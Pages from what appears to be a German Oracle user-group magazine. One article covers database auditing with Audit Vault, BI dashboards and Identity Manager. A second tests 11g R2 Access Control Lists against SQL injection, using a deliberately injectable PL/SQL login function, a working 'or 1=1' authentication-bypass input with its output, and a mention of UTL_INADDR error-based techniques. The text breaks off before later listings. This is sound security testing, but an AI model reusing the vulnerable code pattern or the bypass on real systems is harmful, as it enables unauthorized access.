Oracle Audit Vault bietet eine Out-of-the-Box-Lösung für gängige Datenbanken (Oracle, Microsoft, IBM und Sybase). Eine zentrale Einstellung der Protokollierungs-Policies, ein revisions-sicheres Repository (durch Datenbank-Mittel wie Database Vault, Verschlüsselung mittels Advanced Security Option etc. gehärtete Oracle Datenbank) für die Protokolldaten, entsprechende Agenten zum Sammeln der Protokolldaten und eine Web-Oberfläche (Apex) für das Reporting stehen zur Verfügung.

Einrichtung der Überwachung von Datenbanken

Als erstes wird die Server-Komponente von Oracle Audit Vault installiert, dann auf den entsprechenden zu überwachenden Datenbank-Servern die Audit Vault Collection Agents. Das genaue Vorgehen der Installation ist in den Installation Guides für Audit Vault unter http://download.oracle.com/docs/cd/E14472_01/doc.102/e14458/toc.htm und http://download.oracle.com/docs/cd/E14472_01/doc.102/e14457/toc.htm beschrieben.

Nun werden die zu kontrollierenden Datenbanken in die zentrale Überwachung von Audit Vault aufgenommen. Dazu sind folgende Schritte notwendig:

- Registrierung der Datenbanken am Audit Vault Server
- Starten der Agenten
- Übernahme der Audit-Einstellung aus den Datenbanken, Anpassung und Zurückspielen (Provisioning)
- Weitere Einstellungen wie „Alerting“ (siehe Admin-Guide)




Abbildung 1: Überwachung durch gezielte Protokollierung und Reporting

Somit ist die erste Überwachungs-Instanz lauffähig und kontrolliert alle angebundenen Datenbanken gemäß eingestellten Protokollierungs-Policies. Alle überwachten Aktivitäten werden nahezu in Echtzeit im revisions-sicheren Audit Repository abgelegt (siehe Abbildung 2). Hinweis: Standardmäßig ist bei Audit Vault bereits ein komplettes Reporting auf Basis von Apex enthalten. Ein kurzes Einführungs-Viewlet steht unter <http://www.oracle.com/technology/products/audit-vault/index.html> zur Verfügung.



Abbildung 4: Datenbank-Überwachung mit BI-Tools



Abbildung 2: Oracle Audit Vault zur Sammlung von DB Aktivitäten

Für die Verwaltung und das Reporting besteht eine Web-Oberfläche, die alle protokollierten DB-Aktivitäten visua-

lisiert und den ersten Schritt in Richtung „Kontrolle“ darstellt. Die Oberfläche und das Reporting sind mittels Apex-Funktionalität umgesetzt und bieten im Look-and-Feel von Apex umfangreiche Möglichkeiten (siehe Abbildung 3).

Ein komfortables Business-Intelligence-Reporting mit Drill-Down, Slice and Dice, beliebigen Ausgabeformaten der Reports, Dashboards etc. bietet Oracle Audit Vault nur indirekt. Das Auditdata Warehouse – also das revisions-sichere Repository – basiert auf einem fertigmodellierten Star-Schema, welches automatisiert befüllt wird. Auf dieses Star-Schema können beliebige BI-Lösungen aufsetzen, um die Mög-

lichkeiten im Reporting wie das Korrelieren verschiedener Datenquellen und die Benutzerfreundlichkeit zu erhöhen. Eine BI-Lösung schafft mehr Kontrolle in der nun vorhandenen Protokollierungs-Transparenz durch die Komfortabilität und Flexibilität im Umgang mit Daten. Hinweis: Das Oracle Audit-Vault-Data-Warehouse-Schema als Star-Schema mit neun Dimensionen findet man unter http://download.oracle.com/docs/cd/E14472_01/doc.102/e14460/avusr_app_dwschema.htm#CACFEHHF im Internet.

Nun liegt es nahe, die DB-Überwachung um eine BI-Lösung zu erweitern. Gerade im Hinblick auf die Überwachungsvision (siehe Abbildung 1) der kompletten Anwendungslandschaft ist dieser Schritt entscheidend (siehe Abbildung 4).



Abbildung 3: Oracle Audit Vault (10.2.3.1) Admin- und Reports-Web-Oberfläche

Erweiterung durch eine komfortable BI-Lösung

Ziel der Erweiterung durch eine BI-Lösung (hier Oracle BI Standard Edition One unter Windows) ist es, eine komfortable und flexible Umgebung für den End-Benutzer zu schaffen. Die Installation der BI-Lösung ist relativ einfach und wird durch den Oracle Installer voll unterstützt. Hinweis: Die komplette Dokumentation der Oracle BI Standard Edition One ist unter http://download.oracle.com/docs/cd/E10352_01/welcome.html zu finden.

Nach der Installation muss man über den BI-Administrator die Verbindung zum Audit Data Warehouse




Abbildung 5: Reports/Abfragen mit BI Answers erstellen

des Audit Vaults konfigurieren. Zuerst wird eine Verbindung zum physikalischen Schema des Audit Vault Data Warehouse hergestellt. Das privilegierte Schema heißt AVAUDITOR, welches den Zugriff auf die physischen Objekte im Schema AVSYS hat.

Ist die Verbindung zum physikalischen DB-Layer hergestellt, erfolgt die Überführung des physischen Datenmodells in das gewünschte Präsentationsmodell. Mittels Drag & Drop werden alle wichtigen Tabellen in das „Business Model (Semantic Layer)“ transformiert.

Hinweis: Bei der Übernahme der physischen Tabellen an das AV-Star-Schema kann man sich an der Dokumentation unter http://download.oracle.com/docs/cd/E14472_01/doc.102/e14460/avusr_app_dwschema.htm#CHDJFFIG orientieren.

Im Business-Modell müssen nun noch die Drill-Pfade, die sogenannten „Dimensionen“, erstellt werden. Hierfür orientiert man sich am vorgegebenen Star-Schema in der Audit-Vault-Dokumentation. Dazu folgendes Beispiel:

- Auswahl des Objekts Target
- Rechte Maustaste klicken, „Create Dimension“ ausführen
- Auswahl bestätigen

Sind alle Objekte und Dimensionen (Drill-Pfade) in dem Business-Modell erstellt, kann man dieses komplett (hier „AuditVault“) in den Präsentation Layer überführen.

Man zieht das Business-Modell per Drag & Drop in den Präsentation-Layer-Bereich und kreiert somit den Präsentation Layer. Nun sind alle drei Modelle, nämlich das physikalische Modell, das Business-Modell und das

Präsentations-Modell dem BI-Server bekannt.

Mit „BI Answers“ werden die Abfragen erzeugt und später im Dashboard dargestellt. Die Erstellung der Abfragen ist über die Web-Oberfläche grafisch unterstützt. Auf der linken Seite von BI Answers findet man nun den erzeugten Präsentation Layer. Um eine geeignete Abfrage zu erstellen, zieht man die Datenspalten der Dimensionen per Drag & Drop in den Kriterienbereich und definiert geeignete Filter. Abbildung 5 zeigt ein Beispiel für eine Abfrage aller Datenänderungen.

Die Erstellung dieser Abfrage dauert ungefähr eine Minute und gibt als Ergebnis alle Datenänderungen aus, die seit gestern durchgeführt wurden. Die Abfrage wird gespeichert und später zur Anzeige in das Dashboard übernommen. Es können beliebige Dashboards zur Darstellung gebracht werden, in denen die gespeicherten Answers-Abfragen einfach eingebunden sind. Hinweis: Die Benutzung von BI Answers, Dashboards etc. sind unter http://download.oracle.com/docs/cd/B40078_02/doc/bi.1013/b31767.pdf beschrieben.

Für die Erstellung der Abfragen orientiert man sich am besten am Audit Vault Reporting und kann natürlich beliebige eigene Abfragen in das Dashboard einbinden. Das hier vorgestellte



Abbildung 6: Überwachungs-Dashboard

Überwachungs-Dashboard beinhaltet beispielsweise Abfragen, die eventuelle Attacken wie „Brute-Force-Attacken“, „SQL-Injections“ oder „Installation eines Root-Kits“ aufdecken. Abbildung 6 zeigt, wie ein Überwachungs-Dashboard aussieht.

Man kann auch Reports integrieren, die mit dem BI Publisher erstellt wurden. Das BI Dashboard sieht dafür einen direkten Aufruf vor. Die Idee ist, Dokumente, die Auskunft über den Zustand der Anwendungslandschaft geben, direkt einzubinden. In der Regel wird diese Art der Dokumentation durch Sicherheitskonzepte oder aber auch bei eventuellen Audits nach PCI DSS oder ISO 27001 gefordert.

Audit Vault und BI schaffen eine sehr gute Plattform für die Überwachung aller Datenbanken. Es lassen sich alle Aktivitäten überwachen, die von beliebigen Datenbank-Benutzern ausgeführt wurden. Was an dieser Stelle fehlt, ist das Wissen über die Datenbank-Benutzer. Dies lässt sich durch die Integration einer Identity-Management-Lösung erwerben. Oracle bietet mit dem Oracle Identity Manager die Möglichkeit zur zentralen Administration von Datenbank-Benutzern – „centralized User Administration for DBs“ (CUA4DB) – an. Um die Überwachung vollständig zu machen, lässt sich der




Abbildung 8: Berechtigungen in das Identity Repository mittels Reconciliation überführen

Oracle Identity Manager (CUA4DB) in die Überwachungslösung aufnehmen (siehe DOAG News, Ausgabe 4/2008).

Erweiterung der Datenbank-Überwachung

Der Oracle Identity Manager als zentrales Tool zur Berechtigungs- und Identitätsvergabe bringt zusätzliche Transparenz und somit erhöhte Kontrolle

(siehe http://download.oracle.com/docs/cd/E14049_01/index.htm). Im Standard enthalten ist der Oracle WebLogic Server, aber auch Application Server wie JBoss werden unterstützt.

Nach der Installation muss der Datenbank-Connector in den Oracle Identity Manager deployed werden (siehe http://download.oracle.com/docs/cd/E11223_01/doc.904/e10425/toc.htm). Mit dem Deployment stehen Funktionen zum Provisioning (eingestellte Berechtigungen in den Zielsystemen anlegen) und zur Reconciliation (bestehende Berechtigungen in das Identity Repository überführen) zur Verfügung.

Zur Vereinfachung der Konfiguration von Datenbank-Ressourcen (unter Umständen sind mehrere hundert Instanzen vorhanden) hat Oracle Sales Consulting ein kleines Parser-Tool entwickelt. Der TNSNames-Parser liest alle notwendigen Daten aus der TNSNAMES.ORA-Datei und erstellt auf Basis dieser Information die komplette Konfiguration der Datenbank-Ressourcen im Identity Manager. Somit ist die Installation und Konfiguration des Identity Managers als zentrale Berechtigungsverwaltung für Datenbanken sehr schnell und einfach umsetzbar.

Im nächsten Schritt müssen die Identitäten – die tatsächlichen Personen im Identity Repository – bekannt sein. Mit-




Abbildung 7: Einbindung eines BI-Publisher-Reports zum IT-Grundschatz




Abbildung 9: Manuelle Zuordnung des DB-Accounts zu Identitäten




Abbildung 10: Alle Datenbank-Ressourcen des Autors

tels einer CSV-Datei als Quelle lässt sich diese Information leicht in das Repository importieren. Nun werden alle Berechtigungen aus den Datenbanken in das Identity Repository überführt. Hierfür wird für jede Datenbank ein Reconciliation Task angestoßen.

Sind die User-Ids der Datenbank-Benutzer nicht identisch mit denen, die im Identity Repository hinterlegt sind, können sie manuell oder über Regeln den richtigen Identitäten zugeordnet werden. Die Web Console des Identity Managers unterstützt diesen Zuordnungsvorgang, wie Abbildung 9 zeigt.

Somit liefert der Oracle Identity Manager in kurzer Zeit Transparenz über die aktuellen Berechtigungen in den Datenbanken. Abbildung 10 zeigt alle Datenbank-Ressourcen, auf die der Autor zugriffsberechtigt ist.

Auf Basis dieser Information liefert der Oracle Identity Manager weitere Benefits zur Erhöhung der Kontrolle und Sicherheit wie kontrollierte und automatisierte Provisionierung von Berechtigungen, erhöhte Kontrolle der Rechtevergabe durch implementierte Logik, Segregation of Duties (Aufgabentrennung), Self-Services, delegierte Administration, Workflows für Genehmigungen, Berechtigungsanforderungen via Self-Services, Kennwort-Synchronisation, Berechtigungs-Rezertifizierung, zentrales Entziehen von Berechtigungen (manuell oder prozessgesteuert) und einiges mehr. Ein weiterer Vorteil für das Überwachungs-Dashboard sind die fertigen BI-Publisher-Reports, die sofort integriert werden können.

Diese Reports schaffen zusätzliche Transparenz und geben Antworten auf die Fragen nach der tatsächlichen Identität und warum diese die aktuellen Berechtigungen in der entsprechenden Datenbank besitzt.

Fazit

Der Oracle Lösungsansatz für die Datenbank-Überwachung (siehe Abbildung 11) ist schnell implementiert und liefert rasche Ergebnisse. Daten können korreliert und somit beliebige Informa-




Abbildung 11: Datenbank-Überwachung mit dem Lösungsansatz Audit-Warehouse




Abbildung 12: Kreislauf der Protokollierung

tionen abgeleitet werden: Attacken, Sicherheits-Reviews, Compliance-Reports und vieles mehr ist möglich.

Was man nicht messen kann, kann man nicht kontrollieren. Aus diesem

Fakt heraus ist die Idee der Datenbank-Überwachung entstanden. Der wesentliche Unterschied in der IT-Sicherheit ist das Wissen über Zustände und nicht der Glaube, dass IT-Komponen-

ten sicher sind. Protokollierung und Überwachung werden immer wichtiger (Forderung aus BDSG §9 Abs. 1) und unterliegen einem Kreislauf der Messung, Auswertung, Verbesserung und Optimierung (siehe Abbildung 12). Dadurch entsteht ein Prozess, der fortlaufend Wissen liefert und dieses wiederum im Prozess anwendet.

Weiterführende Informationen

Oracle Security Center: <http://www.oracle.com/technology/deploy/security/index.html>

Oracle Identity Management: http://www.oracle.com/technology/products/id_mgmt/index.html

Oracle Datenbank Sicherheit: <http://www.oracle.com/technology/deploy/security/database-security/index.html>

Oracle Security BSI-Matrix: https://www.bsi.bund.de/clin_156/DE/Themen/weitereThemen/ITGrundschutzKataloge/Hilfsmittel/InformationenexternerAnwender/informationenexterneranwender_node.html

Kontakt:

Carsten Mützlitz
carsten.muetzlitz@oracle.com



Vorbeugen ist besser als notretten: Remote Administration Service (RAS) von Hunkler

ORACLE Platinum Partner

- Optimale Konfiguration Ihrer Oracle-Datenbanken
- Fernüberwachung der Performance
- Früherkennung und Behebung von Fehlerquellen und Systemstörungen
- Zugang über VPN
- Telefonischer Support
- Individuell gestalteter Leistungsumfang

Best Solutions Based on Oracle
HUNKLER
 GmbH & Co. KG

Hauptsitz Karlsruhe
 Geschäftsstelle Bodensee

Bannwaldallee 32
 Fritz-Reichle-Ring 2

76185 Karlsruhe
 78315 Radolfzell

Tel. 0721-490 16-0
 Tel. 07732-939 14-00

Fax 0721-490 16-29
 Fax 07732-939 14-04

info@hunkler.de
www.hunkler.de

Access-Control-Listen und SQL-Injection-Technik in der Datenbank 11g R2

Vladimir Poliakov, AREVA NP GmbH

Oracle hat das Thema „Sicherheit“ in Version 11g R2 sehr ernst genommen und viele neue Sicherheits-Features eingefügt, unter anderem eine Access Control List (ACL). Dieses Feature soll die Netzwerkzugriffe aus PL/SQL-Paketen beschränken, um SQL-Injection-Attacken zu erschweren. Der Artikel zeigt, ob das wirklich gelingt.

Als Test-Plattform diente 11g R2, das seit September 2009 für Linux bereitsteht. Die Datenbank wurde ohne zusätzliche Komponenten installiert (siehe Listing 1).

```
SQL> select COMP_NAME, VERSION from DBA_REGISTRY;
```

COMP_NAME	VERSION
Oracle Enterprise Manager	11.2.0.1.0
Oracle Workspace Manager	11.2.0.1.0
Oracle Database Catalog Views	11.2.0.1.0
Oracle Database Packages and Types	11.2.0.1.0

Listing 1

Danach wurde ein Benutzer „TEST“ angelegt, der nur zwei Rollen hatte: CONNECT und RESOURCE. In diesem Schema wurde auch eine T_ACCOUNT-Tabelle erstellt, in der Benutzername und Passwörter einer Test-Anwendung verwaltet werden sollen (siehe Listing 2).

```
SQL> desc T_ACCOUNT
```

Name	Null?	Type
T_ACCOUNT_ID	NOT NULL	NUMBER(9)
NAME	NOT NULL	VARCHAR2(30)
PWD	NOT NULL	VARCHAR2(30)

```
SQL> insert into T_ACCOUNT values(1, 'Testuser_name', 'Test_pwd');
```

```
1 row created.
```

```
SQL> commit;
```

```
Commit complete.
```

```
SQL> select * from T_ACCOUNT;
```

T_ACCOUNT_ID	NAME	PWD
1	Testuser_name	Test_pwd

Listing 2

Zur Authentifizierung wurde eine Funktion entwickelt, die prüft, ob der Benutzer mit dem Passwort in der T_ACCOUNT-Tabelle existiert, und die eine positive oder negative Antwort zurückgibt. Im Fehlerfall löst die Funktion eine Exception aus (siehe Listing 3).

```
CREATE OR REPLACE FUNCTION TEST_FUNCTION
(in_Username IN VARCHAR2, in_Pwd IN VARCHAR2) RETURN VARCHAR2 IS
  n_AccountExists NUMBER;
  str_SQL VARCHAR(2000);
BEGIN
  str_SQL := 'select count(*) from t_account where name = '' || in_username || '' and pwd = '' || in_pwd || ''';

  EXECUTE IMMEDIATE str_SQL INTO n_AccountExists;

  if n_AccountExists > 0 then
    return 'Anmeldung ist korrekt';
  else
    return 'Anmeldung ist nicht korrekt';
  end if;

EXCEPTION
  WHEN OTHERS THEN RAISE;
END TEST_FUNCTION;
/
```

Listing 3

Die Funktion sieht im ersten Augenblick harmlos aus, weil sie so gut wie keine Daten aus der Datenbank zum Client liefert. Andererseits nimmt sie alle Eingabeparameter ohne Prüfung entgegen und ist somit für SQL-Injection-Angriffe offen. Nach diesen Vorbereitungen war das System zum Testen einsatzbereit. Auf eine grafische Oberfläche wurde bewusst verzichtet und alle Testfälle erfolgten direkt mit Hilfe eines Skripts in SQL*Plus (siehe Listing 4). Die erste Aktion bestand darin, die Richtigkeit der Funktion zu prüfen (siehe Listing 5). Danach wurde die SQL-Injection-Zeichenkette gefunden, die die Sicherheitslücke in der PL/SQL-Funktion ausnutzte (siehe Listing 6).

Da die PL/SQL-Test-Funktion keine Daten zurücklieferte, kam anstatt der üblichen „UNION SELECT“-SQL-Injection-

Die Fachzeitschrift für Datenprofis!

■ Für Entwickler ■ Administratoren ■ Softwarearchitekten



Bestellen Sie Ihr kostenloses Kennenlern-Exemplar unter:

www.databasepro.de/probelesen

```

DECLARE
  IN_USERNAME VARCHAR2(200);
  IN_PWD VARCHAR2(200);
  v_Return VARCHAR2(200);
BEGIN
  IN_USERNAME := &IN_USERNAME;
  IN_PWD := &IN_PWD;

  v_Return := TEST_FUNCTION(
    IN_USERNAME => IN_USERNAME,
    IN_PWD => IN_PWD
  );
  DBMS_OUTPUT.PUT_LINE(,v_Return = , || v_Return);
END;
/

```

Listing 4

```

SQL> @exec_test_function.sql
Enter value for in_username: ,Testuser_name'
old 6: IN_USERNAME := &IN_USERNAME;
new 6: IN_USERNAME := ,Testuser_name';
Enter value for in_pwd: ,Test_pwd'
old 7: IN_PWD := &IN_PWD;
new 7: IN_PWD := ,Test_pwd';
v_Return = Anmeldung ist korrekt

```

Listing 5

```

SQL> @exec_test_function
Enter value for in_username: 1
old 6: IN_USERNAME := &IN_USERNAME;
new 6: IN_USERNAME := 1;
Enter value for in_pwd: ,1'' or 1=1 --'
old 7: IN_PWD := &IN_PWD;
new 7: IN_PWD := ,1'' or 1=1 --';
v_Return = Anmeldung ist korrekt

```

Listing 6

Technik eine andere (zum Beispiel die Technik der kontrollierten Fehlermeldungen) zum Einsatz. Dafür wurde ein Oracle PL/SQL-Paket UTL_INADDR verwendet. Dieses zählt zu den PL/SQL-Netzwerk-Paketen (UTL_TCP, UTL_HTTP etc.), die in Oracle 11g vom DBA für die einzelnen Benutzer beziehungsweise Rollen über sogenannten „Access-Control-Listen“ (ACLs) [1] explizit freigegeben werden müssen. Damit aber die Arbeit mit ACLs möglich ist, muss unbedingt die Oracle XML-DB-Komponente installiert sein. Da in diesem Test-System bewusst keine einzige zusätzliche Oracle-Komponente installiert war, kommt ACL nicht zum Einsatz (siehe Listing 7).

Sollte die Oracle XML-DB-Komponente installiert sein, funktioniert das standardmäßige Oracle Hardening einwandfrei (siehe Listing 8).

